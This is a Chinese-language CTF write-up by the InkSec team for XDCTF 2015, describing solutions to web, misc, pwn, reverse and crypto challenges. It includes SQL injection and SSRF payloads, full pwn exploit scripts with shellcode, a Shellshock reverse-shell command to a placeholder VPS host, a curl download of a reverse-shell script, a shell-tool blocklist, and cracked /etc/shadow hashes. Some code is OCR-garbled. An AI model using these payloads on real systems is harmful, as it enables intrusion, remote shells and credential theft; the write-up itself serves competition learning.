

dot@InkSec

Web1-100

坑。。

<http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php?test=aaaa>

看题意。。。以为要找一个 hash 和 5008e9a6ea2ab282a9d646befa70d53a 一样。。。

爆破俩小时、、、无果

御剑扫路径 得到

<http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php~>

右键源码

PHPJM 加密后的 php 文件 解密

```
<?php
//加密方式: php源码混淆类加密, 免费版地址:http://www.zhaoyuanma.com/phpjm.html 免费版不能解密, 可以使用VIP版本。
//此程序由【找源码】http://www.ZhaoYuanMa.Com (免费版) 在线逆向还原, QQ: 7530782
?>
<?php
$test=$_GET['test']; $test=md5($test);
if($test=='0') { print "flag{xxxxxx}"; }
else print "you are failed!"; print $test; echo "tips:知道原理了, 请不在当先服务器环境下测试, 在本地测试好, 在此测试poc即可, 否则后果自负";
|>
```

双= 弱类型

zone 里面 ph 牛已经给了答案


<http://zone.wooyun.org/content/20172>

phith0n (我也不会难过 你不要小看我) | 2015-05-05 12:23

@NaiBa @Annabelle @D&G

MD5 ("240610708") = 0e462097431906509019562988736854
 MD5 ("QNKCDZO") = 0e830400451993494058024219903391
 二者的计算结果均为0exxx，换成数字就是0*10的n次方（永远为0）
 所以二者的结果换成数字都是0，所以相等拉。

<http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php?test=240610708>



出 flag

Web1-200

<http://flagbox-23031374.xdctf.win:1234/>

右键源码得到登录地址

<http://flagbox-23031374.xdctf.win:1234//examples/>

examples 直接想到 tomcat

利用 tomcat 操纵 session 漏洞

INT

SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample

☐ Enable Post data
☐ Enable Referrer

当前网页的语言为英文，是否需要翻译为中文？

立即翻译

暂不需要

Sessions Example

Session ID: 88BB1E2214B54040904F18F79A623F2A

Created: Sat Oct 03 17:01:22 JST 2015

Last Accessed: Sat Oct 03 17:01:22 JST 2015

The following data is in your session:

Name of Session Attribute:

user

Value of Session Attribute:

administrator

提交查询

GET based form:

返回登陆口



Auth Failed.

Let Me Guess.. U M4y N0t logIn!!!



然后开脑洞 user=administrator 后 继续操纵 加上 login=true

flagbox-23031374.xdctf.win:1234/examples/

代码审计... WooYun Wiki [Woo... 社工库,社工库查询 --... Apache2 Ubuntu De... php小脚本：利用搜索... V9 会员中心SqlInject 琅琊榜 - YouTube 大汉网络0day通杀重...

SQL XSS Encryption Encoding Other

IRL

IRL

te

http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample

☐ Enable Post data
☐ Enable Referrer

Introduce

Contest

Scoreboard

Notice

You Got 1T!

Submit Flag With XDCTF[2b5b7133402ecb87e07e85bf1327bd13]



得到 flag

Ps. 我 真 的 想 知 道 4re m4y 和 N0t 是 什 么
梗!!!!!!!!!!!!!!!!!!!!!!

Web1-300

<http://133.130.90.188/?link=http://www.baidu.com/> 读远程文件

<http://133.130.90.188/?link=http://127.0.0.1> 可以读 localhost

然后用 burp 爆破端口

发现开了 22 80 3306 3389

其中 <http://133.130.90.188/?link=http://127.0.0.1:3389> 回显内容 403

利用 file 协议

<http://133.130.90.188/?link=file:///etc/passwd>

可以读



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin l
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/s
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www
/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gna
messagebus:x:102:106::/var/run/dbus:/bin/false landscape:x:103:109::/var/lib/land
www:x:1001:1001::/home/www:/sbin/nologin
```

读 hosts

<http://133.130.90.188/?link=file:///etc/hosts>



发现 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com

读取 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com 3389 端口



Discuz! Board

[注册](#) [登录](#)

- [论坛](#)
- [搜索](#)
- [帮助](#)
- [导航](#)

[Discuz! Board](#) » [首页](#)

[发帖](#)

你可以[注册](#)一个帐号, 并以此[登录](#), 以浏览更多精彩内容, 并随时发布观点, 与大家交流。

今日: 0, 昨日: 0, 会员: 1

- [论坛版块](#)
- [论坛动态](#)

[收起/展开](#)

[Discuz!](#)

[默认版块](#) 13 / 13
7.2新增功能及功能强化
[admin](#) - 7 天前 15:50

Dz7.2

用 faq.php 注入(Ps.被 URL 编码和 manyou 插件坑了一个小时.. 过程不赘述)

丢进 sqlmap

出 flag

WEB1-400

<http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/index.php>

右键查看图像

得

到

<http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php>

图片下载下来

内容

U?0Ar?餘8 **ETX**=判譯喋蜚禪從!~ !擇非??~?j?r蹂爪**SOH**唯^`I

```
ULNULNULNULIEND\`?!--Please input the ID as parameter with numeric value-->
```

猜测 ID 参数的注入 Ps.区分大小写!区分大小写!区分大小写! 重要的事情说三遍。。。

结合首页大大的 Sleep。 。 。 。 。

猜测延时盲注。。。TT 而且有过滤函数 各种翻 drops 各种构造 payload

发现

<http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?>

ID=2" or password REGEXP '^'%23 返回正常

<http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?>

ID=2" or password REGEXP '^1'%23 返回错误

居然不是盲注！

构造 payload 扔进 burp 得到

Password = 5832f4251cb6f43917df 20 位 猜测 dede 加密

解密后 lu5631209

账号猜测 admin

登录



Ps.Sleep NMB!

麦香浓郁@InkSec

Web2-100

首先看了好久，后来 hint 提示前台逻辑漏洞..

想来想去密码找回那里的可能性比较大，然后主页还有 107 小伙伴用 ph 师傅账号发的内容.. 就去看了下源码

在 auto.php 里，还放出了数据库结果..

构造这样的链接：

[http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xx
x@xxx.xx&verify=+](http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xx
x@xxx.xx&verify=+) 就可以跳过验证

Reset your password

New password

Confirm Password

Submit


然后重置管理员的密码.. 用 burp 抓包 forward 发送到浏览器



(貌似下午已经不能重置 ph 牛的密码了)

然后用这个密码登录.. 要手快 2333 进去之后点文件

最后得到这个




Web2-200

这个题做出来的好多..

用 rip-git 然后 git-log 最后就还原回来了.. 比 100 简单多了..


在源码 index.php 可以看到 key



Misc-100

根据提示上 github 找源码.. 编译之后 -help 看一下使用方式

两行命令就可以出 flag




```
C:\Users\mxnywin7>"\vmware-host\Shared Folders\桌面\Release\bftools.exe" run -o  
ut.bf  
XDCTF{ji910-dad9jq0-iopuno>
```

Misc-200

提示是 zip，查阅了资料大概是 zip 已知明文攻击

还原可以得到 readme.txt 的内容，接下来用



这个软件或者 PKCrack 都可以..

得到 flag

```
flag.txt  
For this question,the flag is XDCTF{biiubiiiiiiiiiiiiiiuu&ddddyu}
```

ling@InkSec

Pwn300

漏洞:

在 edit 功能中可以重新设置新的 type 值，导致堆溢出。


利用:

这块堆是程序自己维护的堆。堆头部包含 12 字节,大致如下。

```
struct heap_header
{
+0 size
+4 *next
+8 *prev
}
```

存在一个双链表，同时程序没有开启 NX，所以可以通过伪造堆头，在 delete 时实现任意地址写任意数据。

Ps:程序在 delete 函数中有如下代码，不过感觉出题人写错了函数。堆头为 0xc 字节，V2=a1-0xc 才对。题目给出的程序连个正常的 delete 功能都没有。



```
if ( a1 )
{
    v2 = a1 - 0x10;
    v3 = *(_DWORD*)(a1 - 0x10 + 4);
    v4 = *(_DWORD*)(a1 - 0x10 + 8);
}
```

脚本如下:

```
from zio import *
```

```
target = './pwn3'
```

```
target = ('133.130.90.210', 6666)
```

```
def add(io, type):
```

```
    io.read_until('ce:')
```

```
    io.writeline('1')
```

```
    io.read_until(':')
```

```
    io.writeline(str(type))
```

```
def edit(io, id, type, buf):
```

```
    io.read_until('ce:')
```

```
    io.writeline('3')
```

```
    io.read_until(':')
```

```
    io.writeline(str(id))
```

```
    io.read_until(':')
```

```

    io.writeline(str(type))
    io.read_until(':')
    io.write(buf)

def delete(io, id):
    io.read_until('ce:')
    io.writeline('2')
    io.read_until(':')
    io.writeline(str(id))

def show(io, id):
    io.read_until('ce:')
    io.writeline('4')
    io.read_until(':')
    io.writeline(str(id))
    io.read_until('bbbb')
    heap_ptr = l32(io.read(4))
    print hex(heap_ptr)
    return heap_ptr

def exp(target):
    #io = zio(target, timeout=10000, print_read=COLORED(REPR, 'red'),
    print_write=COLORED(REPR, 'green'))
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
    print_write=COLORED(RAW, 'green'))

    add(io, 0) #0x0804d01c
    add(io, 0) #0x0804d09c
    edit(io, 0, 1, 'a'*0x74+'bbbb')
    heap_ptr = show(io, 0)
    put_got = 0x0804B014

    shellcode3 = "\xeb\x1e"
    shellcode3 = shellcode3.ljust(0x20, 'a')
    shellcode3 +=
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80"
    shellcode3 = shellcode3.ljust(0x70, 'a')
    io.gdb_hint()
    edit(io, 0, 1, shellcode3+l32(0x81)+l32(heap_ptr-0x0804d110+0x0804d01c)+l32(put_got-4))
    delete(io, 1)

    io.interact()

```

exp(target)

Pwn400

漏洞:

存在整形溢出。当 `v13=0xffff` 时, `v13+2=1` 很容易满足 if 判断。之后程序会输出 `v13` 字节数据, 而其中刚好有程序读入到内存的 `flag`。

```
if ( (unsigned __int16)(v13 + 2) <= (_BYTE *)buf - (_BYTE *)src + v15_len - 0x2E )
{
    if ( v13 )
        s = (char *)sub_8048C86((int)&v9, v13, 1);
    v3 = strlen(s);
    v11 = write(fd, s, v3);
}
```

脚本:

```
from zio import *
```

```
target = ('159.203.87.2', 8888)
```

```
#target = ('127.0.0.1', 8888)
```

```
def exp(target):
```

```
    #io = zio(target, timeout=10000, print_read=COLORED(REPR, 'red'),
    print_write=COLORED(REPR, 'green'))
```

```
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
    print_write=COLORED(RAW, 'green'))
```

```
    data = 'a'*0x15
```

```
    data += 'PK\x01\x02'
```

```
    data += 0x18*'a'
```

```
    data += 116(0xffff)
```

```
    data=data.ljust(0x45, 'a')
```

```
    io.writeline(data)
```

```
    io.interact()
```

```
exp(target)
```

Pwn500

漏洞:

1. 在 `take_exam` 中, 程序创建了一个子进程来让用户输入 `essay`, 不过其中存在一个栈溢出。分配的空间大小为 `96`, 但是最多能读入 `104`, 溢出 `8` 个字节, 只能覆盖到 `rbp`, 并不能

覆盖到 `rip`。同时子进程很快就调用 `exit` 退出了。看起来并没有什么卵用。但是如果因为栈溢出导致子进程提前崩溃，那么子进程写入到文件中的字节数将为 0。

```
1 __int64 __fastcall sub_400E91(FILE *a1, int a2)
2 {
3     signed __int64 v2; // rcx@1
4     char *v3; // rdi@1
5     FILE *stream; // [sp+8h] [bp-68h]@1
6     char s[96]; // [sp+10h] [bp-60h]@1
```

2. 在 `resit` 中，`v3` 对应结构体如下：

```
struct exam_info{
    +0 type
    +4 real_len
    +8 want_len
    +16 *essay
    +24 sub_4013f0
}
```

程序调用 `sub_4013f0` 处的函数，里面如果考试成绩小于 60，就会将对应的 `essay` 内存 `free` 掉。而当 `real_len=0` 时，`*essay` 指针不会被清 0，指向被释放的内存。而 `real_len` 为子进程写入文件中的字节个数，在栈溢出的情况下可以为 0。

```
if ( (*(int (__fastcall **))(__int64, signed __int64))(v3 + 24))(v3, 1LL) > 60 )
{
    puts("need not resit\n");
    goto LABEL_14;
}
if ( *(_DWORD *)(v3 + 4) )
{
    *(_QWORD *)(v3 + 16) = 0LL;
    *(_DWORD *)(v3 + 4) = 0;
}
```

3. 通过 `uaf` 伪造 `v3` 结构，可以达到控制函数指针，同时能控制第一个参数所指向内存中的内容。

使用 `printf("%11$p")` 格式化，可以泄露栈上的 `libc_start_main` 函数。

然后通过 `system("/bin/sh")` 拿到 shell。

Ps: `v3` 结构体实际只用到了 32 字节，但是程序申请大小是 0x68，使得重新申请时，刚好能占用刚 `free` 的内存，实现 `uaf`。

脚本如下：

```
from zio import *
```

```
target = './pwn5-jwc'
```

```
target = ('128.199.232.78', 5432)
```

```
def register(io, name, intro):
```

```
    io.read_until('exit\n')
```

```
    io.writeline('1')
```

```
    io.read_until('\n')
```

```

    io.writeline(name)
    io.read_until('\n')
    io.writeline(intro)

def exam(io, len, essay):
    io.read_until('exit\n')
    io.writeline('2')
    io.read_until('dota\n')
    io.writeline('1')
    io.read_until('? \n')
    io.writeline(str(len))
    io.read_until('OK')
    io.write(essay)
    io.write('\n')

def resit(io):
    io.read_until('exit\n')
    io.writeline('5')
    io.read_until('dota\n')
    io.writeline('1')

def exam2(io, len, essay):
    io.read_until('exit\n')
    io.writeline('2')
    io.read_until('dota\n')
    io.writeline('2')
    io.read_until('? \n')
    io.writeline(str(len))
    io.read_until('OK')
    io.write(essay)
    io.write('\n')

def cheat(io, payload):
    io.read_until('exit\n')
    io.writeline('1024')
    io.writeline('1')
    io.writeline(payload)

def leak(io):
    io.read_until('exit\n')
    io.writeline('3')
    io.read_until('0\n')
    libc_main = int(io.read_until('english').split('english')[0], 16)

```



```

    print hex(libc_main)
    libc_base = -0x7ffff7a36ec5 + 0x00007ffff7a15000 + libc_main
    print hex(libc_base)
    return libc_base

def exp(target):
    #io = zio(target, timeout=10000, print_read=COLORED(REPR, 'red'),
    print_write=COLORED(REPR, 'green'))
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
    print_write=COLORED(RAW, 'green'))
    register(io, 'ling', 'abcd')
    exam(io, 104, 'a'*104)
    resit(io)
    exam2(io, 50, 'a'*50)

    payload = "%11$p"
    payload = payload.ljust(0x18, '\x00')
    payload += l64(0x000000000004009B0)
    cheat(io, payload)

    libc_base = leak(io)

    system = libc_base - 0x00007ffff7a15000 + 0x7ffff7a5b640
    print hex(system)
    payload = "/bin/sh;"
    payload = payload.ljust(0x18, '\x00')
    payload += l64(system)
    cheat(io, payload)

    io.writeline('3')
    io.interact()

exp(target)

```

Rev500

很快定位到关键代码。

```

GetDlgItemTextA(hWnd, 1001, &String, 100);
if ( GetDlgItemTextA(hWnd, 10086, &String, 100) && GetDlgItemTextA(hWnd, 10010, &String, 100) )
{
    v5 = sub_1258480(strlen(&String), (int)&String, (int)&v9);
    __mm_storeu_si128(&v12, __mm_loadu_si128((const __m128i *)v5));
    __mm_storel_epi64((__m128i *)&v13, __mm_loadl_epi64((const __m128i *)v5 + 1));
    if ( sub_1258170() )
    {
        MessageBoxA(0, "注册成功", "HI", 0);
        result = 0;
    }
}

```

经过分析，程序调用的 3 个 GetDlgItemTextA 中只有第一个是有用的，另外两个没用，只会导致程序提前推出，需要通过 patch 或者通过调试器跳过那两个函数调用。

之后就是纯分析算法了。

程序中使用了很浮点指令，通过调试器查看内存，大概也能理清楚。

程序中有一个 des 解密函数，并且在解密前后作者打印出了明文和密文。

最后函数过程大致如下：

```
from zio import *
```

```
import pyDes
```

```
input = '12345678901234567890123456789012'
```

```
plain_text = UNHEX(input)
```

```
print len(plain_text)
```

```
key = "\x34\x45\x86\x99\x1a\x4b\xcd\xa5"
```

```
des = pyDes.des(key)
```

```
crypt_text = (des.decrypt(plain_text))
```

```
print len(crypt_text)
```

```
#need crypt_text[0x10:0x18] == '\x08' * 8
```

```
final = "
```

```
for i in range(16):
```

```
    index = (i + 2) % 16
```

```
    final += crypt_text[index:index + 1]
```

```
final2 = "
```

```
for i in range(16):
```

```
    final2 += chr(18(final[i:i+1])^0xe4)
```

```
#need final2 == mc
```

写了个逆向过程:

```
from zio import *
```

```
import pyDes
```

```
mc = UNHEX('D85EB0EEE39E5DFE6279FFC555AC8621')
```

```
final = "
```

```
for i in range(16):
```

```
    final += chr(18(mc[i:i+1])^0xe4)
```

```
crypt_text = final[2:16]+final[0:2]
```

```
crypt_text += '\x08'*8
```

```
key = "\x34\x45\x86\x99\x1a\x4b\xcd\xa5"
```

```
des = pyDes.des(key)
```

```
plain_text = des.encrypt(crypt_text)
```

```
print len(plain_text)
```

```
print HEX(plain_text).upper()
```

wabzsy@InkSec

MISC500

扫描 ctf.kfd.me 的端口,发现 31337 是服务端口,nc 连上之后看到提示:

Do you know what's the most useful command in linux?

可知道是 man 命令,man 命令的-P 参数可以执行其他命令.

执行 man -P set & 可以看到程序相关的逻辑代码:

```
check_lenth ()
{
    count=$(echo $1 | wc -m);
    if [[ $count -gt $2 ]]; then
        echo "Argument too long, 40 limit.";
        exit 2;
    fi
}
clean_up ()
{
    if [[ -z $chat_room ]]; then
        cat bye;
        exit;
    else
        echo -e "\033[1;34m$msg_date\033[0m\033[1;31m $username
\033[0m\033[1;34mleaved room\033[0m \033[1;36m \"$room_name\"
\033[0m" >> $chat_room;
        cat bye;
        exit;
    fi
}
hander ()
{
    m_cmd=$1;
    m_option=$2;
    m_selfcmd=$@;
    if [[ $m_cmd == 'man' ]]; then
        if [[ $m_option == '-P' ]]; then
            if [[ -n `echo $m_selfcmd | grep "\"" && `echo $m_selfcmd
| cut -d "\"" -f 3 `!= ''` ]]; then
                m_selfcmd=`echo $m_selfcmd | cut -d "\"" -f 2`;
            else
                if [[ -n `echo $m_selfcmd | grep "'"' && `echo $m_selfcmd
| cut -d "'" -f 3 `!= ''` ]]; then
                    m_selfcmd=`echo $m_selfcmd | cut -d "'" -f 2`;
                fi
            fi
        fi
    fi
}
```

```

        else
            if [[ $3 == '' ]]; then
                echo "man: option requires an argument -- 'P'
Try 'man --help' or 'man --usage' for more information.";
            fi;
            [[ $4 != '' ]] && m_selfcmd=$3 || echo "What manual
page do you want?";
            fi;
        fi;
        if [[ $m_selfcmd == 'whoami' ]]; then
            echo "root";
        else
            if [[ -n `echo $m_selfcmd | grep -E
"vim|vi|sh|kill|pkill|socat|nc|ncat|nmap|rm|chmod|passwd|etc|root|exp
ort|PATH"` ]]; then
                echo "No way.";
            else
                ` $m_selfcmd > m_return ` &> /dev/null;
                cat m_return;
            fi;
        fi;
    else
        if [[ $m_option != '' ]]; then
            if [[ `man $m_option` == '' ]]; then
                echo "man: option requires an argument --
'$m_option'
Try 'man --help' or 'man --usage' for more information.
";
            else
                `man $m_option > tmp ` &> /dev/null;
                cat tmp;
            fi;
        else
            echo "What manual page do you want?";
        fi;
    fi;
else
    echo "invalid command";
fi
}

```

分析代码后发现可以用 `man -P "命令" &` 的方式执行任意命令(前提是命令内容不能包含

`:vim|vi|sh|kill|pkill|socat|nc|ncat|`

nmap|rm|chmod|passwd|etc|root|export|PATH 这些字段)

于是继续:

man -P "ls -al" & 可以看到有一个 flag? 目录

man -P "ls -al flag\?/" & 可以看到 flag.php 的大小跟其他的不一样

man -P "cat flag\?/flag.php" & 可以看到 Oh, by the way, follow my shadow.
的提示

猜测是查看/etc/shadow 但是命令中不能包含 etc 字段, 于是

man -P "curl -o /tmp/1 xx.xx.xx.xx/1" & 从我的 vps 上下载一个 python 的
反弹 shell 的脚本.

man -P "python /tmp/1" & 执行脚本, 成功拿到 shell

通过反弹的 shell 查看/etc/shadow 得到:

```
root:$6$ZuPfdsgn$eN.xStmAbo5SCRQm9bHpA6wtrZisadNJn9l0E./2ks3C.vUVxnKJ
AUIZM6PA7IEphcTg0zo4wOBz.wwD9CSDJ1:16709:0:99999:7:::
```

```
daemon*:16661:0:99999:7:::
```

```
bin*:16661:0:99999:7:::
```

```
sys*:16661:0:99999:7:::
```

```
sync*:16661:0:99999:7:::
```

```
games*:16661:0:99999:7:::
```

```
man*:16661:0:99999:7:::
```

```
lp*:16661:0:99999:7:::
```

```
mail*:16661:0:99999:7:::
```

```
news*:16661:0:99999:7:::
```

```
uucp*:16661:0:99999:7:::
```

```
proxy*:16661:0:99999:7:::
```

```
www-data*:16661:0:99999:7:::
```

```
backup*:16661:0:99999:7:::
```

```
list*:16661:0:99999:7:::
```

```
irc*:16661:0:99999:7:::
```

```
gnats*:16661:0:99999:7:::
```

```
nobody*:16661:0:99999:7:::
```

```
libuuid!:16661:0:99999:7:::
```

```
syslog*:16661:0:99999:7:::
```

```
neighbor-old-wang:$6$5/yy2vJZ$Xp1MZ0p4D5squxZLmgN4TLV5ktfUP2LD5Rp6l07
lzyUCEES97px/a1EoIM8ZjygGrXdUDYGcoD9lGiCigosdI/:16710:0:99999:7:::
```

```
ctf:$6$tcSIbi8j$1Dog8sNj0U0m.LuAy8u/MRInv9UP33HQTcPhvHFfSTgDajN.4HGJo
pG1PKMq0YVE7MdhDS1N6K/4DzNrEhy5D1:16709:0:99999:7:::
```

```
sshd*:16701:0:99999:7:::
```

扔到 john 里跑一下, 得到 neighbor-old-wang 的密码为 666666

ssh 连上之后查看.bash_history 文件

发现让从 www.flag.com 里面找 flag,

从/etc/hosts 里发现 www.flag.com 指向的 172.17.0.1

而本机是 172.17.0.4 不是一台机器

于是 curl www.flag.com

看到一段 JS 脚本:

```
function status() {  
    $.getJSON("/cgi-bin/status", function (data) {  
        $.each( data, function( key, val ) {  
            $(' #infos').append ( "<li><b>" + key + "</b>: " + val +  
            "</li>" );  
        });  
    });  
}
```

看到/cgi-bin/status, 感觉是 Shellshock 漏洞,

执行

```
curl -H 'x: () { :}; /bin/bash -i >& /dev/tcp/VPS_IP/8899 0>&1'
```

<http://www.flag.com/cgi-bin/status>

成功得到第二台主机的 shell

cat /etc/passwd 得到最终 flag:

```
xdctf{where_there_is_a_shell_there_is_a_way}
```

PS: 为何 MISC400 流量包提取出来的 hehe.apk 是我们隔壁实验室写的.....

bibi@InkSec

Reverse-100

找到 main:

输入 12 个字节的東西，与在程序里内置的字串异或处理变换:

然后对新生成的 24 个字节进行一次重新排序，

然后和程序里面另外一个字串进行比较。

我们通过爆破 flag 的每一位，根据重新排序的位置得到他变换后的对应字符与最终字符进行比对就可以获得 flag。

然后做出来之后发现不对，重新查看程序，发现内置的字串被异或上了 6，然后:

真正的程序，在这里里面没有异或 7。

程序如下:

```
__author__ = 'bibi'
from zio import *

changelist=[17,16,15,14,13,12,6,7,8,9,10,11,5,4,3,2,1,0,18,19,20,21,22,23]
d2 = l64(0x4439465a77417a5a)+l64(0x664a334d72526a63)+l64(0x3d34326266427a5a)
d1 = l64(0x214e38343823253b)+l64(0x33322527373f5a30)+l64(0x5859223123352f5d)

haha=""
for i in range(12):
    for each_input in range(0xff):
        ol1=i
        ol2=i+12
        value1=l8(d2[ol1:ol1+1])
        value2=l8(d2[ol2:ol2+1])
        final1=value1^each_input
        final2=value2^each_input
        if final1<31:
            final1+=32
        if final2<31:
            final2+=32

    real_ol1 = changelist[ol1]
    real_ol2 = changelist[ol2]
```

```

        if final1==l8(d1[real_ol1:real_ol1+1]) and final2==l8(d1[real_ol2:real_ol2+1]):
            if each_input>ord('A') and each_input<ord('Z'):
                continue

            haha+=chr(each_input)
            break
print "XDCTF{"+"haha+"}"

```

Reverse-200

动态调试，分成了 3 段，分别跟下就行了。

CRYPTO-200:

字节翻转攻击，我们只需要构造出一个密文，使得密文的明文里面有;admin=true 即可，然而；被过滤了，所以要通过字节翻转攻击来构造出；。

首先通过 parse 的字节递增来利用逻辑得到每一个 block 的大小为 16，然后他前置的字节数是 32 所以我们使输入的字节为：0admin=true，然后利用字节翻转攻击，在第二个 block 的第一个字节的值异或上'0'再亦或上';'就可以达到在密文被解密的时候出现；admin=true 字样。

```

__author__ = 'bibi'
#nc 133.130.52.128 6666
from zio import *

#io=zio(("133.130.52.128",6666))

def attack():
    prefix = "comment1=wowsuch%20CBC;userdata="#32
    suffix = ";coment2=%20suchsafe%20very%20encryptwowww"#42
    print len(prefix)
    print len(suffix)
    need="0admin=true"

    io=zio(("133.130.52.128",6666))
    io.write("mkprof:"+need+"\n")
    chushi=io.read_until("\n")
    print chushi

    e=chr(ord((chushi[16*2]+chushi[16*2+1]).decode("hex"))^ord('0')^ord(';')).encode("hex")
    print e

```